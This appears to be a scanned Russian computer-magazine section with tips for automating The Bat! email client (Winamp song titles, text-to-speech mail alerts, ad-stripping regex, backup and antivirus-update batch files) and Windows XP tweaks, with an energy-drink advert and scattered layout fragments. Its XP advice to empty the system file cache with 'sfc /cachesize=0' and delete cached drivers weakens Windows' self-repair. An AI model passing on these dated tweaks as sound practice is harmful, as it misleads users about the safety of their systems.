Распакуй содержимое архива в каталог плагинов Winamp (обычно это C:\Program files\Winamp\Plugins) и заходи в его свойства. Options - Preferences - Plug-ins - General Purpose. Ищи в списке Now Playing Plug-In и нажимай на кнопку Configure.



Параметры плагина Now Playing

Нас интересуют параметры Path and filename for NP (путь к файлу с параметрами текущей песни) и Code page options (кодировка страницы, в которой Winamp сохраняет необходимые данные). Допустим, что тебя устраивает значение C:\np.txt. Запомни этот путь. Что касается кодировки, по умолчанию плагин ставит Codepage 866. Чтобы The Bat! корректно отображал русские названия, измени это значение на Windows-1251. Все, жми ОК. С плагином мы закончили. Добавляй во все свои шаблоны такую строчку:

```
%PUT="C:\np.txt"
```

Запускай любую песню и попробуй создать новое письмо. В моем случае Winamp добавил строчку np: Nelly - Ride With Me. Как тебе, понравилось? Но есть в этом деле существенный недостаток. Попробуй выключить Winamp и снова создать письмо. The Bat! поставил строчку np: pope. Это весьма информативно, я не спорю, однако не эстетично, согласись. Какая польза от этой фразы? Вот фидошники обычно заменяют ее на более осмысленную "Winamp сдох. Я слушаю кулер". Смешно. В первых 10-ти письмах. Поступим следующим образом: если песня играет - ставим ее название, если нет - пишем случайный афоризм из набора однострочных приколов. В сети их море.

Загляни на <http://vklem.narod.ru/origins/> и скопируй все, что тебе понравится. Афоризмы сохраний в текстовый файл один за другим - по строчке на каждое изречение. Будем считать, что ты выбрал для этих целей файл C:\Cookies.txt. Перейдем к делу. Дополняй шаблон следующим образом:

```
-----  
%IF:"%PUT="c:\np.txt"=="np: none":%-  
"%COOKIE="c:\cookies.txt"::-%-  
"%PUT="c:\np.txt"  
-----
```


Вуаля. Хватай чипсы, заслужил. Продолжим.

ССЫЛКИ ПО ТЕМЕ

- 1. Как добавить в подпись список именинников на сегодняшний день
<http://tinkandr.boom.ru/holidays.html>
- 2. Как автоматически составить прогноз погоды из рассылки
<http://tinkandr.boom.ru/weather.html>
- 3. Как добавить в подпись фразу "Осталось N дней до такой-то даты"
<http://tinkandr.boom.ru/birthday.html>


<Тривиальные будни>

Письма письмами, но ты ведь не всегда держишь окно The Bat! развернутым на весь экран. И Аська раскаляется от сообщений, и в третью кваку на сервере у приятеля поиграть охота, и браузер не просто так придумали. Короче говоря, когда твой мейлер скачает Самое Важное в Мире Письмо, ты должен немедленно об этом узнать! Вот только как тут уследишь, если вокруг "Incoming chat request!", "Download complete!" и "Two frags left!?" Ты не переживай, есть целых три способа. Первые два расписаны в справочном файле - я лишь кратко введу тебя в курс дела и объясню, чем они хуже третьего.




MailTicker во всей своей молдавской красе

а) MailTicker. Это небольшая черная полоска, на которой указаны имена отправителя и получателя, а также тема письма. Она появляется в том случае, если ты указал в свойствах папки Show unread messages on MailTicker(tm) (Показывать письма в MailTicker(tm)). Содержимое полоски постоянно прокручивается, так что если оно не уместилось на экране целиком, нужно просто немного подождать. Но у этого способа имеется неприятный недостаток - отображаются все письма сразу, а заводить для тебя отдельную папку - так мы с тобой еще на брудершафт не пили :).




Стандартное оповещение о приходе писем

лений, а не фразы "Хотел тебе 100 баксов через WebMoney отправить, да ссылку забыл, извини" (даже если у тебя в этот день совсем неподходящее настроение для жизнерадостных пожеланий).



Поздравительный шаблон в свойствах адресной книги



Название песни в тексте нового письма

PC_Zone

В ЧЕМ СИЛА, BAT?

А.Р.\$lаsH (ap-slash@tfs.kiev.ua)

б) Давай мыслить логически. Когда нужно сделать перерыв, я не начну размахивать у тебя перед носом табличкой "Пойдем-ка покурим-ка!". Я тебе это в лицо скажу, как настоящий мужик. Еще и по плечу хрясну. Правда, тактильные контакты The Bat! пока не поддерживает, а вот напомнить о письме голосом - это запросто. Там же, в свойствах папки, есть закладка Sound (Звук). Стоит поставить в графе File (Файл) вопль молодого орка, и любое письмо станет важным. Но опять же мы сможем озвучить всю папку целиком, а не определенное сообщение. Как видишь, все не так просто. Все очень просто!

Открывай сортировщик сообщений (Ctrl+Shift+S, если ты вдруг запамятовал) и найди в списке Incoming mail (Входящая почта) правило для интересующего тебя адресата. В самом низу, на закладке Actions (Действия) есть секция Play Sound (Проиграть мелодию). Это уже плюс. Значит, можно выборочно озвучивать любые письма. Для Иванки мы поставим звук легкого поцелуя, для Наташки - томный вздох, а для Андрея... Ах, да. Вопль молодого орка. И что нам это дает? А ничего. Письма бывают разные, а звук не меняется. Иванка может попросить развода, Наташка пришлет Жаба_в_разреze.jpg, а Андрюха опять адресом ошибся. И ради чего мы, спрашивается, от пиццы отвлекались?

К счастью, я знаю более красивое решение - GUI Reader. Эта программа читает любой текст, используя голосовой движок от Microsoft. Автор напрямую заявляет о том, что ее можно прикрутить к сортировщику The Bat! для чтения писем. Представь - ты получаешь письмо от любимой девушки, программа стартует в фоновом режиме и... "Привет, зайка. Сходим сегодня вечером куда-нибудь?". Ты тихо радуешься тому, что это хрипящее шамканье ни разу не похоже на голос твоей девушки, выключаешь комп и отправляешься к ней домой. Понравилось? Открывай сортировщик. Sorting Office - Incoming mail - твоё правило - Actions (Сортировщик писем - Входящая почта - твоё правило - Действия). Для начала следует сохранить текст нового письма в файл. Отмечай опцию Export message to file (Экспортировать письмо в файл). В поле для имени файла ставь C:\Windows\Temp\Message.txt. Напротив Export format (Формат) выбери Text и укажи Overwrite existing file (Записать поверх существующего файла). Крайняя кнопка справа от имени файла открывает редактор шаблонов. Поставь макрос - %TEXT, этого будет вполне достаточно. Жми на ОК. Наконец, отмечай опцию Run external program (Запустить внешнее приложение) и вписывай командную строку для GUI Reader:

```
"C:\Program Files\GUI Reader V2.00\GUIreader.exe" /s /r /q C:\Windows\Temp\Message.txt
```

Да, и не забудь про параметр Wait for completion (Ждать завершения), чтобы The Bat! ожидал завершения работы программы и не перезаписал временный файл после получения следующего важного письма. Заключительный штрих - настройка самой программы. Запускай GUIReader.exe и дважды кликай по его иконке в системной панели.



Настройка голосового движка

В графе Choose language for the character ставь RUSSIAN. Кнопка Speech Engine Properties поможет отрегулировать скорость воспроизведения речи. Теперь ты можешь не отвлекаться на чтение и узнаешь о предстоящем событии даже находясь в другой комнате. Но не забывай о том, что The Bat! каждый раз ожидает завершения работы GUI Reader и приостанавливает процесс получения почты. А если ты получишь достаточно длинное сообщение? Предлагаю упростить задачу - пусть программа читает вслух имя отправителя и тему его письма - для менее важных писем этого вполне достаточно. Замени макрос %TEXT в шаблоне для сохранения файла на такие строчки:

```
Автор: %ABFromName="%FromFName"
Тема: %Subj
```


Если ты просто захочешь послушать любое письмо из папки The Bat!, верни в шаблон макрос %TEXT, убери все сигнальные строки, поставь на закладке Options (Свойства) любую комбинацию клавиш в графе Execute action set for this rule by pressing the Hot Key (Применить правило к выбранному письму при нажатии) и сними обе галочки Active и Manual only на закладке Rule в секции Rule is (Активно и Ручное в секции Правило).

ССЫЛКИ ПО ТЕМЕ

1. **Здесь покоится GUI Reader**
<http://efimov.mediapg.ru/programs/guireader/download/GUI%20Reader%20V2.00.EXE>
2. **А здесь - необходимый голосовой движок**
<http://www.microsoft.com/msagent/downloads.htm>

<Регулярный скальпель>

Осталось подобрать материал для чтения. Например, подписаться на рассылку историй и анекдотов на сайте <http://subscribe.ru>. Одна беда - в каждом письме ты будешь получать солидные "шапки" рекламы. Предлагаю их убрать. Подпишись на рассылки в текстовом формате, иначе правило не сработает. Открывай справочный файл The Bat! и обрати внимание на разделы, посвященные регулярным выражениям. С их помощью информация просеивается через мелкое сито и весь хлам улетает к праотцам в большую корзину. Сформируем задачу. Тыводишь курсор на любое письмо из папки с рассылками, нажимаешь произвольную комбинацию клавиш, и The Bat! вырезает из него рекламу. Судя по всему, нам опять не обойтись без сортировщика.



Антирекламный шаблон для Subscribe.ru

Чтобы не засорять раздел Incoming mail, предлагаю создать новое правило в секции для прочитанных писем - Read messages. Удаляй сигнальные строки, в графе Move messages to folder (Переместить письмо в папку) ставь папку Trash (Корзина). В случае чего достанешь из нее исходную копию письма. Укажи комбинацию клавиш на закладке Options. Как и прежде, опции Active и Manual only в секции Rule is отмечать не нужно. Начинается самое интересное. Переходи на закладку Actions. Порядок действий такой - сохраняем письмо в файл, используя шаблон с регулярными выражениями, а затем импортируем его обратно при помощи командной строки. The Bat! понимает множество таких параметров, но для этого правила нам понадобится всего один - IMPORT. Поехали. Отмечай опцию Export message to file, имя файла - C:\Windows\Temp\Export.txt, Export format - Text. Не забудь про параметр Overwrite existing file. Шаблон для сохраненного файла должен выглядеть так:

```
%Headers%-
%RegExpText="%{-?2}\+|-|\n{1},(.*)\+|-?3}\+|-
\sРеклама\s{-?2}\+|-"%-
```

Осталось импортировать результат в исходную папку. Включаем опцию Run external program и заполняем командную строку приложения:

```
"C:\Program files\The Bat!\thebat.exe"
/IMPORTU="A.P.$lаsH";FOLDER="Inbox\CityCat";IN="C:\
Windows\Temp\Export.txt"
```

Вместо A.P.\$lаsH поставь название своего почтового ящика, а вместо Inbox\CityCat - имя папки, в которой должно храниться отфильтрованное письмо. Готово, проверь. В принципе этот фильтр можно поставить в раздел Incoming mail и выбрать параметр Active для секции Rule is. Ты сможешь удалять рекламу автоматически, но при этом правило срабатывает не всегда. Вероятно на результат работы фильтра влияет принцип, по которому The Bat! стартует собственную копию и отслеживает ее закрытие. Поэкспериментируй, если хочешь, но учти - на свой страх и риск. Сегодня рисковать не будем. Лучше поищем способ избежать лишней головной боли.

ССЫЛКИ ПО ТЕМЕ

1. **Утилиты от Macasoft для The Bat!**
<http://www.thebat.macasoft.hu>
2. **Перловый скрипт от Homicid для чистки писем от рекламы**
http://groups.yahoo.com/group/softtalk/files/Soft/remove_reklama2.zip
3. **Файловый робот Вадима Яворского со всем необходимым для The Bat!**
http://www.nobat.ru/frobot_command.php

<Alager.com.Alager>

Резервная копия - залог здорового и спокойного сна. Вопрос в том, как ты создаешь эту копию. Обрати внимание на пункты меню Tools - Backup/Restore/Synchronize (Инструменты - Резервная копия/Восстановить из резервной копии/Синхронизировать). The Bat! содержит встроенный центр резервного копирования, но даже у такой солидной приставки есть свои недостатки. Необходимость каждый раз вводить одни и те же параметры для сохранения всех адресных книг и определенного набора почтовых ящиков - занятие не для слабонервных. Несколько диалоговых окон превращают процесс резервного копирования в увлекательный квест, после которого возникает непреодолимое желание повторять эту процедуру как можно чаще. Каждый год, 30-го февраля. Нет уж, мы пойдем другим путем - воспользуемся старыми добрыми командными файлами. Я тебе даже больше скажу - эти файлы удобно запускать прямо из The Bat!, чтобы не искать их по всему диску и не засорять рабочий стол лишними ярлыками. Нажал комбинацию клавиш - и все, телемаркет. Из дополнительных утилит нам понадобятся Regedit и Rar (выбирай любой архиватор, лишь бы он понимал параметры командной строки). Нашел все необходимое? Отлично. Какие данные следует сохранить в архиве? Смотрим. Половина настроек The Bat! расположена в системном реестре, половина - в его собственном каталоге. Кроме того, неплохо было бы запомнить содержимое всех почтовых ящиков. Запаситесь чернилами, Шура. Впервые на арене - командный файл решает судьбу профессионального приложения.

@Echo off

```
Regedit /E D:\Backup\TheBat!.reg  
KEY_CURRENT_USER\Software\RT  
Del D:\Backup\bat*.rar
```

```
c:\Arc\WinRar\Rar a -r -m5 -agddmmyy-hhmmss  
D:\Backup\Bat "C:\Program files\The Bat!\*.*
```

Таким образом, в папке D:\Backup\ будет создан файл системного реестра со всеми настройками программы и архив каталога, в котором находится The Bat!. Если позволяют размеры винчестера, строчку Del D:\Backup\bat*.rar можешь убрать. Лишняя копия архива еще никому не мешала. Осталось по желанию добавить новый фильтр в раздел Read messages и на закладке Actions настроить вызов этого командника. Назначай любую удобную для тебя комбинацию клавиш и спи спокойно, дорогой товарищ. Пусть тебе приснится Клаудия Шиффер. Одни лишь вирусы в состоянии разогнать твой сон. К сожалению, весь винчестер в архив не затолкаешь. Редкие счастливые улыбки владельцев CDRW не в счет, а вирусам не хватает элементарной интерактивности для выдачи запроса "Обнаружена резервная копия. Распакать/пожалеть?". Разумеется, у тебя есть антивирус. А как ты обновляешь его базы? Возьмем для примера Dr.Web. Запускаешь автоматическое обновление и получаешь полный боекомплект средствами самого антивируса? Но это не самый короткий путь. Как автоматизатор по специальности, предлагаю его упростить. Начнем с того, что по адресу <http://www.drweb.ru/misc/> есть возможность подписаться на рассылку самых свежих антивирусных баз.




Подписка на свежие базы Dr.Web

Они приходят в виде отдельных пустых писем с прикрепленным ZIP-архивом. Спрашивается, что тебе мешает автоматически распаковать его содержимое в соответствующую папку? Надеюсь, тебе не надоела фраза "Открывай сортировщик"? :) В разделе Incoming mail создавай новое правило. Например, "Базы Dr.Web". В графе Move messages to folder впиши папку Trash. Впрочем, если ты планируешь сохранить эти архивы на долгую память, укажи любой другой путь. Как тебе Inbox - Сервис - DrWeb? Сигнальные строчки для этого правила такие: Strings = subscribe@drweb.ru, Location = Sender, Presence = Yes (Строки = subscribe@drweb.ru, Где = Отправитель, Наличие = Да). На закладке Advanced (Дополнительно) отмечай условие Message has attachments (Письмо с прикрепленными файлами) и переходи на закладку Actions. Укажи опцию Extract attached files to the specified directory (Сохранить копии прикрепленных файлов в каталог) и вписывай путь C:\Windows\Temp\DrWeb (не забудь создать такой каталог - The Bat! не сделает это автоматически). Опция Overwrite existing files (Записать поверх существующих файлов) также не будет лишней. Полдела сделано - The Bat! начнет складывать архивы во временную папку. Осталось их распаковать. Небольшой командный файл, как и прежде, решает все вопросы.

@Echo off

```
C:\Arc\PKUnzip -e -o C:\Windows\Temp\DrWeb\*.zip  
C:\Progra-1\DrWeb  
Echo Y | Del C:\Windows\Temp\DrWeb\*.*
```

Укажи путь к этому команднику в графе Run external program, и твой фильтр полностью готов. Обязательно отметить параметры Run hidden (Запустить как скрытый процесс) и Wait for completion.



Распаковка антивирусных баз

Итак, защиту мы наладили, старушку Шиффер на сон грядущий пригласили, а не сходить по такому случаю за пивом просто стыдно. Надеюсь, эти нехитрые советы тебе помогут. И не забывай о справочном файле - сие есть кладезь инфы полезной, инфы воистину неиссякаемой. Особенно когда у тебя навалом свободного времени. Уверен, что если ты воспользуешься этими советами - так оно и будет. Доставай секундомер, давай проверим :).

ССЫЛКИ ПО ТЕМЕ

1. Recursive The Bat! Email Recover восстановит поврежденные базы.
<http://www.crimera.com/~krugovoy/computer.htm#reber>
2. Если это не помогло, Tbb2Mbx предлагается извлечь из них письма в формат Unix-box.
<http://bmf-asid.chat.ru/tbb2mbx13rc1.zip>
3. Антивирусные плагины для The Bat! - чтобы не пришлось воспользоваться первыми двумя советами.
ftp://ftp.ritlabs.com/pub/the_bat/bav/

ЭНЕРГИИЩЕСТВИЕ

Компьютеры эволюционируют гораздо быстрее, чем их юзверя. Ни для кого не секрет, что долгое юзанье писюка утомляет гораздо больше, чем физический труд. Особенно это актуально в ночные часы, когда многие заядлые геймеры не могут оторваться от любимой игры, а оставшаяся часть активного сетевого народа усердно серфится по необъятным просторам И-нета, пытаясь выкачать как можно больше халявного вара из сети. А ведь еще надо початиться, проапдейтить свою хоумпагу и кинуть подруге пару мессаг в "аське". Хочется спать, после рабочего дня или учебы нехило глючит, и производительность твоего мозгового процесса тормозит как Квака 3 на 486 машине, в глазах сплошная Error 404, а вся ночь еще впереди и многое нужно успеть. Мегалитры закачанного в организм кофе уже не дают желаемого эффекта, потому что действие кофеина очень непродолжительно, и это, не считая времени, потраченного на его приготовление. Действительно бодрящими свойствами обладают энергетические напитки, ведь в них кроме привычного уже кофеина содержатся витамины и аминокислоты, так необходимые в моменты полного "зависания". Процесс действия энергетического напитка aka Red Devil очень прост: содержащийся в нем кофеин стимулирует кровообращение и помогает остальным компонентам напитка быстро попасть в организм, аминокислота таурин отвечает за проведение нервных импульсов к клеткам и концентрацию внимания, витамины восстанавливают работоспособность и приводят к общему улучшению самочувствия.

Короче, пипл, закачивайте в себя Red Devil, вещь рулезная!!!

! ЭНЕРГИЙНОСТЬ !



вопросы конкурса смотреть на


WWW.REDDEVIL.RU

konkurs@reddevil.ru

PC_Zone

ДОВОДИМ ДО УМА WINDOWS XP

Алексей Шашков
(lehmen@3dnews.ru)



Резать! К чертовой матери!


Над созданием Windows XP долгое время трудилось множество людей. Означает ли это, что данная ось не нуждается в настройке? Конечно же, нет! Безусловно - нуждается. Однако вовсе не потому, что в М\$ работают полные лохи, которые не в состоянии создать систему, и без настройки работающую быстро и хорошо. Нет, все дело в том, что разработчики в очередной раз перестарались в своих попытках сделать систему максимально дружелюбной к начинающему пользователю. В результате Windows XP оказалась просто перегружена всевозможными прибабасами, которые продвинутому юзеру совершенно не нужны. А значит, нам с тобой, коллега, опять не повезло - это творение мелко-мягких также придется самим доводить до ума :).

<XP: Первая кровь>


Дело это важное, поэтому не будем откладывать его в долгий ящик. "Оздоровление" системы начнем, пожалуй, с курса похудения. Сотрем все лишнее. Для начала удалим файлы из папки Windows\Driver Cache\i386. Все необходимые драйверы у нас уже установлены, а новое оборудование приходится добавлять так редко, что нет смысла держать кучу драйверов про запас на винче, когда есть компакт-диск с дистрибутивом. Аналогичным образом поступаем с содержимым Windows\system32\dllcache\ . В этой папке хранятся копии системных файлов, используе-

мые для автоматического восстановления оригиналов в случае их повреждения. Если что, эти же файлы система без проблем считает с дистрибутивного сидюка. Так что пишем в командной строке (кнопка Start -> Run -> cmd) приказ sfc: sfc /cachesize=0, а потом отправляем все файлы из этой папки в трэш.

Так, теперь посмотри, есть ли у тебя в корневом каталоге системного диска файл под названием hiberfil.sys. Если есть, то ты его не пропустишь - он имеет размер, равный объему оперативной памяти твоей машины. Этот файл необходим для работы Hibernate, технологии, в общем-то, полезной и прикольной. Суть ее заклю-




Без "пережитка прошлого" - командной строки - по-прежнему никуда :)



Программы, службы... Главное - ХВОСТ!

чается в том, что при выключении компьютера происходит сброс всех данных из памяти на диск, а при следующем запуске сохраненное состояние системы быстро восстанавливается. Если ты не пользуешься этой фишкой, иди в Control Panel - Power Options - закладка Hibernate, очисти чекбокс Enable Hibernate Support, и файл сам собой пропадет :).
Осталось посмотреть, нельзя ли уменьшить размеры swar-файла. Есть тут одна хитрость: по умолчанию XP выставляет объем виртуальной памяти в 1.5 - 2 раза




Скока, скока там recommended? А жирно не будет?

больше объема оперативной. Результат парадоксален, чем больше памяти ты ставишь (в надежде, что система будет меньше тыкаться в файл подкачки), тем больше она свопит на самом деле! Для борьбы с таким гнусным коварством в окне System Properties (правый клик мышкой на My Computer -> Properties:) переходим на закладку Advanced, нажимаем на кнопку Settings в разделе Performance и в открывшемся окне под названием Performance Options ищем закладку Advanced (другая закладка, Visual Effects, нам тоже пригодится, но к ней мы вернемся позже).

На этой закладке можно указать, на что в первую очередь должны тратиться процессорное время и память (как оперативная, так и виртуальная) - на выполняемые

программы (programs) или на процессы, идущие на заднем плане (background services). Для домашних компьютеров важнее программы, фоновые процессы имеют преимущество на серверах. Но это - так, к слову, мы-то залезли сюда лишь затем, чтобы нажать на кнопку Change в разделе Virtual memory. Нажимаем. Открывается окно, позволяющее изменить размер файла подкачки на любом из установленных в системе дисков. Лично я рекомендую выставить объем свопа равным размеру RAM, но не меньше 128 и не больше 256-384 мегабайт. Никто не жаловался. :-)

